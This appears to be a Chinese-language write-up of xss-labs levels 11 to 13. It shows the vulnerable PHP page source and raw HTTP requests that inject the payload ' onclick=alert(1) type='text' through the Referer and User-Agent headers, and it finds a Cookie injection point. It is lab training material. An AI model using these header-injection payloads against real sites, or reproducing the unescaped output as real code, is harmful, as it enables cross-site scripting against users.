
注入点在27行处,传入参数应该是通过Referer这个请求头来传,用hackbar,Burpsuite等一下都可以来做。
Referer: " onclick=alert(1) type="text
1
2
3
4
5
6
7
8
9
10
| GET /xss-labs/level11.php?keyword=111 HTTP/1.1
Host: 192.168.17.144
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/113.0.5672.127 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: " onclick=alert(1) type="text
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
|
在Burpsuite上构造完后,forward一下,打开浏览器,点击一下出现的输入框
level12
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
| 1 <!DOCTYPE html><!--STATUS OK--><html>
2 <head>
3 <meta http-equiv="content-type" content="text/html;charset=utf-8">
4 <script>
5 window.alert = function()
6 {
7 confirm("完成的不错!");
8 window.location.href="level13.php?keyword=good job!";
9 }
10 </script>
11 <title>欢迎来到level12</title>
12 </head>
13 <body>
14 <h1 align=center>欢迎来到level12</h1>
15 <?php
16 ini_set("display_errors", 0);
17 $str = $_GET["keyword"];
18 $str00 = $_GET["t_sort"];
19 $str11=$_SERVER['HTTP_USER_AGENT'];
20 $str22=str_replace(">","",$str11);
21 $str33=str_replace("<","",$str22);
22 echo "<h2 align=center>没有找到和".htmlspecialchars($str)."相关的结果.</h2>".'<center>
23 <form id=search>
24 <input name="t_link" value="'.'" type="hidden">
25 <input name="t_history" value="'.'" type="hidden">
26 <input name="t_sort" value="'.htmlspecialchars($str00).'" type="hidden">
27 <input name="t_ua" value="'.$str33.'" type="hidden">
28 </form>
29 </center>';
30 ?>
31 <center><img src=level12.png></center>
32 <?php
33 echo "<h3 align=center>payload的长度:".strlen($str)."</h3>";
34 ?>
35 </body>
36 </html>
|
看源码,17-21行,得知User-Agen是一个传入点,限制了尖括号<,>的传入
1
2
3
4
5
6
7
8
9
| GET /xss-labs/level12.php?keyword=111 HTTP/1.1
Host: 192.168.17.144
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: " onclick=alert(1) type="text
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
|

level13
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
| 1 <!DOCTYPE html><!--STATUS OK--><html>
2 <head>
3 <meta http-equiv="content-type" content="text/html;charset=utf-8">
4 <script>
5 window.alert = function()
6 {
7 confirm("完成的不错!");
8 window.location.href="level14.php";
9 }
10 </script>
11 <title>欢迎来到level13</title>
12 </head>
13 <body>
14 <h1 align=center>欢迎来到level13</h1>
15 <?php
16 setcookie("user", "call me maybe?", time()+3600);
17 ini_set("display_errors", 0);
18 $str = $_GET["keyword"];
19 $str00 = $_GET["t_sort"];
20 $str11=$_COOKIE["user"];
21 $str22=str_replace(">","",$str11);
22 $str33=str_replace("<","",$str22);
23 echo "<h2 align=center>没有找到和".htmlspecialchars($str)."相关的结果.</h2>".'<center>
24 <form id=search>
25 <input name="t_link" value="'.'" type="hidden">
26 <input name="t_history" value="'.'" type="hidden">
27 <input name="t_sort" value="'.htmlspecialchars($str00).'" type="hidden">
28 <input name="t_cook" value="'.$str33.'" type="hidden">
29 </form>
30 </center>';
31 ?>
32 <center><img src=level13.png></center>
33 <?php
34 echo "<h3 align=center>payload的长度:".strlen($str)."</h3>";
35 ?>
36 </body>
37 </html>
|
可以看到,注入和上一关是差不多的,只是地方稍有改变。如果只是看http报文,也大致可以判断出,注入点在Cookie请求体中的user,如下
1
2
3
4
5
6
7
8
9
10
11
| GET /xss-labs/level13.php?keyword=good%20job! HTTP/1.1
Host: 192.168.17.144
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/113.0.5672.127 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://192.168.17.144/xss-labs/level12.php?keyword=111
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: user=call+me+maybe%3F
Connection: close
|
